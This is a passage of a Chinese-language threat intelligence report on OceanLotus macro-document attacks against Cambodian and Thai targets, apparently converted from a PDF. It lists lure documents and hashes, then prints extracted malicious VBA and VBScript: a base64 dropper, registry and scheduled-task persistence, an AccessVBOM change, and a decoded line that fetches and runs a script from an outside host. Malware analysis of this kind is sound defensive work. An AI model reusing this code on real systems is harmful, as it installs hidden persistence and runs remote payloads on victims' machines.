
通过同源关联到的样本如下：

MD5	文件名	文档创建时间
56b5a96b8582b32ad50d6b6d9e980ce7	Request Comment on	2019-03-18 04:12:00


	UYFC.doc	
3fd2a37c3b8d9eb587c71ceb8e3bb085	No.039714(cdri).doc	2019-03-25 04:33:00

而关联到的针对柬埔寨攻击的样本 Request Comment on UYFC.doc（请求对 UYFC 发表评论）。


UYFC 实际上是柬埔寨青年联合会| UYFC 非政府组织，以此来攻击可能与该会议有关的人员。



文档截图：



No.039714(cdri).doc 的文档截图：



可以明显看出，针对柬埔寨的攻击也采用了 OHN 宏。

除了利用文档进行攻击之外，去年海莲花还会利用 MacOS 样本针对柬埔寨进行攻击，相关的样本："Scanned Investment Report-July 2018.zip" （扫描投资报告 - 2018 年 7 月）

泰国

2019 年以来，海莲花针对泰国发起的典型攻击案例如下

MD5	文件名	文档创建时间
4c30e792218d5526f6499d235448bdd9	Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.doc	2019-01-21 02:25:00
d8a5a375da7798be781cf3ea689ae7ab	Program Retreat.doc	2019-01-14 03:50:00


其中名为 Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.doc 最具有诱饵性，翻译后为"表格 - 东盟高级官员筹备会议的议程.doc"

而该会议实际上在 2019 年 4 月 6 日在泰国成功举行，从文档的创建时间和上传公网时间来看(2019-03-22)，可以看出海莲花组织在获取时事能力很强，并且筹备周期较长。

（本报斯市6日讯）东盟国防高级官员会议和东盟国防高级官员扩大会议领导人昨天在泰国碧武里府差安区圆满结束，两项会议是由泰国国防部常任秘书Natt Intracharoen将军主持。
代表我国汶莱出席上述两项会议的是国防部常任秘书拿督沙里安华准将（退休）。

而第二个文档 Program Retreat（计划撤兵），则有可能是针对军事部门，不过由于名称意义广泛，并不能确认攻击者的实际意图。

并且上表中的 2 个文件的文档内容一样，下图为恢复文档中的 shellcode 字体后的截图：



其同样采用了 OHN 宏。

样本分析

“MSO 宏”文档攻击流程

海莲花”MSO 宏”具有通性，我们对其中一个样本进行分析，可见提取到的宏代码如下：

首先其会把数据通过 Data 变量相加，然后通过 base64 解密后，解密出 vbs 代码，释放到 msohtml.log，并把 wscript.exe 复制到 windows\SysWOW64\msohtml.exe 中：

```
    Function PRuhLvyjtAPrH(rzfevexNwMGnPWXpK As String)
        Dim tgrIRwdsnmuquriMIt As String
        tgrIRwdsnmuquriMIt = rzfevexNwMGnPWXpK & "\msohtml.log"
            Data = Data + "Y3M9QXJyYXkoNTg1LDYxNiw1NTAsNTc5LDYyOCw2MjgsNjE3LDYyOCw1NTAsNTk2LDYxMSw2MjksNjI3"
        Data = Data + "LDYxOSw2MTEsNTUwLDU4NCw2MTEsNjM4LDYyNiw1MjQsNTc2LDYyNyw2MTYsNjEzLDYyNiw2MjMsNjE3"
        Data = Data + "LDYxNiw1NTAsNjE3LDU3Niw2MzYsNjI2LDU3OCw1NzcsNTkyLDU4NCw2MTUsNjIyLDU3OCw2MTgsNjI2"
        Data = Data + "LDYzNiw2MzEsNTk2LDYyOCw1ODcsNjA3LDU1OCw1OTAsNjM5LDU4Niw1OTIsNTc5LDYyOSw2MDYsNTg1"
        Data = Data + "LDYxMiw1OTcsNjA5LDYwOSw2MjksNTkwLDYwNCw1OTksNjE1LDYzMSw2MTIsNjIzLDU4MSw2MDcsNjI4"
        Data = Data + "LDU1NCw1NzgsNjE5LDU4Niw1NzYsNjI2LDYyNiw2MDQsNTc5LDU5MCw2MjgsNjA5LDYyNyw1NzgsNTg1"
        Data = Data + "LDYwOCw1OTksNjA4LDU1OSw1MjQsNjE3LDU3Niw2MzYsNjI2LDU3OCw1NzcsNTkyLDU4NCw2MTUsNjIy"
        Data = Data + "LDU3OCw2MTgsNjI2LDYzNiw2MzEsNTk2LDYyOCw1ODcsNjA3LDU1MCw1NzEsNTUwLDU5MCw2MzksNTg2"
        Data = Data + "LDU5Miw1NzksNjI5LDYwNiw1ODUsNjEyLDU5Nyw2MDksNjA5LDYyOSw1OTAsNjA0LDU5OSw2MTUsNjMx"
        Data = Data + "LDYxMiw2MjMsNTgxLDYwNyw2MjgsNTUwLDU1Nyw1NTAsNTc4LDYxOSw1ODYsNTc2LDYyNiw2MjYsNjA0"
        Data = Data + "LDU3OSw1OTAsNjI4LDYwOSw2MjcsNTc4LDU4NSw2MDgsNTk5LDYwOCw1MjQsNTc5LDYxNiw2MTAsNTUw"
        Data = Data + "LDU3Niw2MjcsNjE2LDYxMyw2MjYsNjIzLDYxNyw2MTYsNTI0LDU3OCw2MjMsNjE5LDU1MCw1OTgsNTg5"
        Data = Data + "LDU4NCw2MTYsNjM2LDU4Myw2MjIsNjA5LDYzNiw1OTksNjIzLDU5NCw2MDYsNTc5LDYwNCw2MTgsNjEz"
        Data = Data + "LDU5NCw1NTQsNjIxLDU3OCw1NzcsNjMxLDYwOSw2MTAsNTg0LDYyNyw2MjYsNjEwLDYxNyw1OTEsNjIz"
        Data = Data + "LDU5Nyw2MjMsNjIwLDU5MSw2MTgsNjE4LDU5MSw1OTUsNTc4LDYxMCw1NTQsNTc4LDYzNiw2MzAsNjI1"
        Data = Data + "LDYxOCw1NzcsNjA0LDYzMSw2MzksNjA3LDYxMCw2MjEsNTk2LDYyNiw2MTksNjIyLDYwNiw2MjgsNTI0"
        Data = Data + "LDU5Niw2MTUsNjE2LDYxMCw2MTcsNjE5LDYyMyw2MzYsNjExLDUyNCw2MjEsNTc4LDU3Nyw2MzEsNjA5"
        Data = Data + "LDYxMCw1ODQsNjI3LDYyNiw2MTAsNjE3LDU5MSw2MjMsNTk3LDYyMyw2MjAsNTkxLDYxOCw2MTgsNTkx"

    Dim DTPcDKLWrBEXmDJohyq
    DTPcDKLWrBEXmDJohyq = JWXZUaRBtyHjzUdZ(Data)
    Dim YzYxCoECUjRVpvzrBd As Object
    Set YzYxCoECUjRVpvzrBd = CreateObject("Scripting.FileSystemObject")
    Dim KTCmuIMgBJRYzHlrL As Object
    Set KTCmuIMgBJRYzHlrL = YzYxCoECUjRVpvzrBd.CreateTextFile(tgrIRwdsnmuquriMIt)
    KTCmuIMgBJRYzHlrL.WriteLine DTPcDKLWrBEXmDJohyq
    KTCmuIMgBJRYzHlrL.Close
    Set YzYxCoECUjRVpvzrBd = Nothing
    Set KTCmuIMgBJRYzHlrL = Nothing
    Set OFSO = CreateObject("Scripting.FileSystemObject")

    Dim wRXfRfhGCxCPW As String
    wRXfRfhGCxCPW = Environ("SYSTEMDRIVE")
    Dim arcPath As String
    arcPath = rzfevexNwMGnPWXpK & "\\Windows\\SysWOW64"

    If OFSO.FolderExists(arcPath) = True Then
        FileCopy wRXfRfhGCxCPW & "\Windows\SysWOW64\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    Else
        FileCopy wRXfRfhGCxCPW & "\Windows\System32\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    End If
End Function
```


通过复制的 msohtml.exe（就是 wcript.exe）执行 msohtml.log 脚本，如图：

```
Function HLKBVQlJEPWph(gvZwdQOirrfB As String)
    Dim TnbMvyqNwKQlpRBnlKUsWHk, MBrUZCnACSJYjdxmUAnw
    Dim FxrIUmVmgUiWfGXVnAnEPgZ As String
    FxrIUmVmgUiWfGXVnAnEPgZ = Environ("temp")
    TnbMvyqNwKQlpRBnlKUsWHk = FxrIUmVmgUiWfGXVnAnEPgZ & "\msohtml.exe"
    TnbMvyqNwKQlpRBnlKUsWHk = TnbMvyqNwKQlpRBnlKUsWHk & " //E:vbscript /b " & FxrIUmVmgUiWfGXVnAnEPgZ
    TnbMvyqNwKQlpRBnlKUsWHk = TnbMvyqNwKQlpRBnlKUsWHk & "\msohtml.log"

    Dim PdWkQsFOTJJajPBLIcbWkYDN As Object
    Set PdWkQsFOTJJajPBLIcbWkYDN = CreateObject("WScript.Shell")
    PdWkQsFOTJJajPBLIcbWkYDN.RegWrite gvZwdQOirrfB, TnbMvyqNwKQlpRBnlKUsWHk, "REG_SZ"
End Function
```

并创建计划任务：

```
Function yiBhyERIualWRmBjcsIbCZLq(MBrUZCnACSJYjdxmUAnw As String)
    Const TriggerTypeTime = 1
    Const ActionTypeExec = 0
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Dim rootFolder
    Set rootFolder = service.GetFolder("\")
    Dim taskDefinition
    Set taskDefinition = service.NewTask(0)
    Dim principal
    Set principal = taskDefinition.principal
    principal.LogonType = 3
    Dim settings
    Set settings = taskDefinition.settings
    settings.Enabled = True
    settings.StartWhenAvailable = True
    settings.Hidden = False
    Dim triggers
    Set triggers = taskDefinition.triggers
    Dim trigger
    Set trigger = triggers.Create(TriggerTypeTime)
    Dim startTime, endTime
    Dim time
    time = DateAdd("s", 30, Now)
    startTime = XmlTime(time)
    trigger.StartBoundary = startTime
    trigger.Enabled = True
    Dim Repetition
    Set Repetition = trigger.Repetition
    Repetition.Interval = "PT" & "10" & "M"
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = "explorer.exe"
    Action.Arguments = "shell:::{" & MBrUZCnACSJYjdxmUAnw & "}"
    Call rootFolder.RegisterTaskDefinition("UpdateDaily", taskDefinition, 6, , , 3)
End Function
```

msohtml.log 脚本的内容如下，会把 cs 数组里的数据和 518 异或后，执行起来：



解密后的脚本如图，会把 cs 数组中的元素异或 415 后执行恶意代码：

```
On Error Resume Next
Function oFztDGVNahDltzqRrMY(HyLVEsXObSggsHZQaqbiCYr,DmLFttZEHrguDOfQf)
oFztDGVNahDltzqRrMY = HyLVEsXObSggsHZQaqbiCYr + DmLFttZEHrguDOfQf
End Function
Dim PKNnzAhgzQiTXEZlcT,kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr
Randomize
kDGqgdNutdoIiSijIllIUDd = Rnd
DzpwlGZqyYdkRtmhXr = Rnd
PKNnzAhgzQiTXEZlcT = oFztDGVNahDltzqRrMY(kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr)
Function dHAGbiciRNxby( TLCeKzfvdUWMIdQ )
    Dim JmUhPLCLmHukJ, cskaeCmGcloz( )
    ReDim cskaeCmGcloz( Len( TLCeKzfvdUWMIdQ ) - 1 )
    For JmUhPLCLmHukJ = 0 To UBound( cskaeCmGcloz )
        cskaeCmGcloz(JmUhPLCLmHukJ) = Asc( Mid( TLCeKzfvdUWMIdQ, JmUhPLCLmHukJ + 1, 1 ) )
    Next
    dHAGbiciRNxby = cskaeCmGcloz
End Function
Dim ADDbqXwHRdKFz
ADDbqXwHRdKFz = dHAGbiciRNxby(WcuHYyPzCNoLVHqGAZGyGb)
Function fdqBruAKAnVGDTsLR( etKMFlDKFjUvWUxeBiVAL )
    Dim NnjdVivKdRZrerBevMDoKeoE, iKitxGhDaqtefEAJBxujUH( )
    ReDim iKitxGhDaqtefEAJBxujUH( Len( etKMFlDKFjUvWUxeBiVAL ) - 1 )
    For NnjdVivKdRZrerBevMDoKeoE = 0 To UBound( iKitxGhDaqtefEAJBxujUH )
        iKitxGhDaqtefEAJBxujUH(NnjdVivKdRZrerBevMDoKeoE) = Asc( Mid( etKMFlDKFjUvWUxeBiVAL, NnjdVivKdRZrerBevMDoKeoE + 1, 1 ) )
    Next
    fdqBruAKAnVGDTsLR = iKitxGhDaqtefEAJBxujUH
End Function
Dim YMIjOpHxUpwlbtIrin
cs=Array(464,497,447,474,493,493,496,493,447,461,506,492,490,498,506,447,465,506,487,491,447,421,447,492,506,491,447,478,474,474,457,502,493,478,506,503,474,492,453,476,470
,472,506,491,464,509,501,506,508,491,439,445,492,508,493,502,495,491,421,503,491,491,495,492,421,432,432,496,495,506,497,433,509,506,491,510,496,505,505,502,508,506,433,497,
,504,445,436): cmd="": For each c in cs: cmd=cmd&Chr(c xor 415): Next : cmd=cmd&vbCrLf: Execute(cmd)
YMIjOpHxUpwlbtIrin = fdqBruAKAnVGDTsLR(zDCJ9RnpMBBYYVWBBN)
Function WzHPsDviVxWpreYGwD(CJrIAwDjXVRwJ,erTVjjdOrXxjanzoe)
WzHPsDviVxWpreYGwD = CJrIAwDjXVRwJ + erTVjjdOrXxjanzoe
End Function
Dim ZWjgHLwHQSPC,qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU
Randomize
qvVftIRkoVZIfF = Rnd
ORWmTbWMdNryIdzkMsyWtBlU = Rnd
ZWjgHLwHQSPC = WzHPsDviVxWpreYGwD(qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU)
```

解密后的恶意代码如图：会从 https://open.betaoffice.net/cvfemale.png 下载代码并执行。

```
On Error Resume Next : set AEEVirAehEsZCIvyURUVdafL =
GetObject("script:https://open.betaoffice.net/cvfemale.png")
```

“OHN 宏”文档攻击流程

从该样本中提取到宏代码，打开 word 文稿，会提示启用宏，启用宏后会执行这个函数：

```
Sub AutoOpen()

    xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI

End Sub
```

然后会把自身的 office 文档拷贝到 temp 下，命名为随机名，如图：

```
Private Sub xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI()

    On Error GoTo ErrorHandler
    Do

        Dim SW3LTcCVwcvsLtnoz_XeBw2hFPkpB91brF5bov9u
        Dim r88tfz9f3pxMUIllTM63Tdkmak15oc04RtOtoA25
        Dim F5mcCgiKkKjDp5CdPMiVx4RSptWrUSYiJ0oOS8LV
        Dim NaAkdm0BuNznlCAbriTTui33dZAUegi1wMm9hweq
        Dim Da6yqhHrfR2Mo_EUXHpH9NaoPVXScm7YIUDC0QNe
        Dim Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G
        Dim nT2d7rdAPNCi7hU1arGi42IN68NzglneH29sN2Lj
        Dim SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw
        Dim fCFkaJdWIercYiyfFrQl_pIqReCmVbPhs4PnfbGT As String
        Dim RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIqO7MRWW As String
        Dim dq22AM5C2BPX3n5QUetW6R0wq9KTua_uLX7AmGQ5 As String
        Dim WFUwIZN_aLaR3q3XSqI2G7PuvfDkYFPKn4vojCbD As String
        Dim xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4vtbj8S As String
        Dim GdMd7LEwNpiKLdITAkXpOREO41DtlAEgljfXqQxq
        Dim mm6c6TM3rv77XGsPzZ958bbdM2osYMtKNy2sKsHb As MsoAutomationSecurity
        Dim fA1RtwkFRrnsHsibbUr4uk5G1nlqE047hZRx9kKf As String

        Application.DisplayAlerts = False

        Set FSO = CreateObject("Scripting.FileSystemObject")
        WFUwIZN_aLaR3q3XSqI2G7PuvfDkYFPKn4vojCbD = ActiveDocument.FullName
        xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4vtbj8S = (Environ("temp") & "\" & mi98k7Qh4nPZaorJeXX8PANK4ypN5dBYdpxlt7F8(15))
        Call FSO.CopyFile(WFUwIZN_aLaR3q3XSqI2G7PuvfDkYFPKn4vojCbD, xcXvlDaZkQf7Z6SOQp0sms2vXqtZVFEff4vtbj8S, True)
```

然后修改注册表宏的安全性：


```
    fCFkaJdWIercYiyfFrQl_pIqReCmVbPhs4PnfbGT = LSgIlJmrJumNFcsNwq4OI3bSMSLMR5f7iOoYk4ol

    Set SW3lTcCVwcvsLtnoz_XeBw2hFPkpB91brF5bov9u = GetObject(, RP0EhEaI2HI1QogN2nBX6sf1H33FFL1UIqO7MRWW)'''Word.Application
    Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G = AKQ6gc3rnIhW8VnBnroBiqdshn1keGH7oYUeLun1
    ' Get the old AccessVBOM value
    Set nT2d7rdAPNCi7hU1arGi42IN68NzgIneH29sN2Lj = CreateObject(dq22AM5C2BPX3n5QUetW6R0wq9KTua_uLX7AmGQ5)'''Wscript.Shell

    If aY3CROi1XLQ33RqHHoWuYAADefvSOvts1JDL_z0Z(nT2d7rdAPNCi7hU1arGi42IN68NzgIneH29sN2Lj, Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G) Then
        SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw = nT2d7rdAPNCi7hU1arGi42IN68NzgIneH29sN2Lj.RegRead(Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G)
    Else
        SuGAqA_DiQz16ICkag6_EFjuqnB58re8HmrBn7mw = ""
    End If

    ' Allow accessing to the VBA object model
    nT2d7rdAPNCi7hU1arGi42IN68NzgIneH29sN2Lj.RegWrite Rpkpn8y4P_eHK74Q_IJwkQfTK43vn2T6UbRKtM0G, 1, "REG_DWORD"'''\Word\Security\AccessVBOM

    ' Open new application because HKCU only used when application launched
```

取段落总数的倒数第五段数据（一共 5 段数据，2 个空行，3 个有 hex 数据），从 hex 转成 bin 后，加到新文件的宏代码里面，然后设置 1 秒后执行该宏代码的 x_N0th1ngH3r3 方法：


```
Private Function LSgIlJmrJumNFcsNwq4OI3bSMSLMR5f7iOoYk4ol() As String
